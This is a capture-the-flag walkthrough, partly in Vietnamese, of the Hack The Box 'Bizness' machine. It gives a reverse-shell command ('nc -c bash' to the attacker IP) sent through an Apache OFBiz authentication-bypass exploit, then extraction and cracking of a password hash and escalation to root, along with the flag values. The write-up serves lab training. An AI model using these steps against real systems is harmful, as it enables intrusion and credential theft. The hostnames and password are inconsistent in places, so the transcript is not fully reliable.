

Bizness

1. nmap

```
(kali@kali)-[~]
$ sudo nmap -sS -sV -sC 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 10:31 EDT
Nmap scan report for htb (10.10.11.252)
Host is up (0.30s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0) login
|_ ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http      nginx/1.18.0
|_ http-server-header: nginx/1.18.0
|_ http-title: Did not follow redirect to https://bizness.htb/
443/tcp   open  ssl/http  nginx/1.18.0
|_ http-server-header: nginx/1.18.0
|_ tls-nextprotoneg:
|_   http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
|_ Not valid before: 2023-12-14T20:03:40
|_ Not valid after: 2328-11-10T20:03:40
|_ tls-alpn:
|_   http/1.1
|_ http-title: 400 The plain HTTP request was sent to HTTPS port
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.74 seconds
```


2. dirsearch

```
python3 dirsearch.py -u https://bizness.htb
```

- Output of the Dirsearch is as follows:

```
200-11KB - /control/login
200-34KB - /control
200-34KB - /control/
200-21B - /solr/admin/
200-21B - /solr/admin/file/?file=solrconfig.xml
```

3. vào thử /control/login ⇒ OFBiz login



- Tìm kiếm thử ⇒ OFBiz Authentication Bypass
- https://github.com/jakabakos/apache-ofbiz-authentication-bypass?trk=article-ssr-frontend-pulse_little-text-block&source=post_page-----b5bed59a7598-----

4. Tạo reverse shell kết nối đến máy victim

- Chạy lệnh này trong file exploit.py

```
(kali㉿kali)-[~/htb/business/apache-ofbiz-authentication-bypass]
└─$ python3 exploit.py --url https://business.htb --cmd 'nc -c bash 10.10.14.170 6969'
[+] Generating payload...
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

(kali㉿kali)-[~/htb/business/apache-ofbiz-authentication-bypass]
└─$
```

- Kết nối thành công vào máy victim

```
(kali㉿kali)-[~/htb/bizness/apache-OFBiz-Authenticati
on-Bypass]
$ nc -nlvp 6969
listening on [any] 6969 ...
connect to [10.10.14.170] from (UNKNOWN) [10.10.11.252]
38546
```

- Vào /home/ofbiz/ tìm đc user.txt

```
user.txt
cat user.txt
ded4ae237252a6a0a80275813d8e70a9
```

- Leo quyền
 - Vào file này lấy password dạng hash salts

```
strings ./c6650.dat
system
66)]
system
anonymous
admin
"$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
```

- Tải Apache-OFBiz-SHA1-Cracker về để crack mật khẩu

```
(kali㉿kali)-[~/htb/bizness/apache-OFBiz-SHA1-Cracker]
$ python3 OFBiz-crack.py --hash-string '$SHA$d$uP0_QaV
BpDWFeo8-dRzDqRwXQ2I'
[+] Attempting to crack....
Found Password: monkeybizness
hash: $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
(Attempts: 1478438)
[!] Super, I bet you could log into something with that!
```

- Nhập su r nhập pass, kiểm tra whoami xem đã là root chưa

```
su
monkeybusiness
whoami
root
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
lib
LICENSE
NOTICE
npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
runtime
SECURITY.md
settings.gradle
themes
VERSION
cd /root
ls
root.txt
cat root.txt
6b2f6d9cc44d3c095ece4821fe26ca00
```

- Sau đó vào root.txt lấy root flag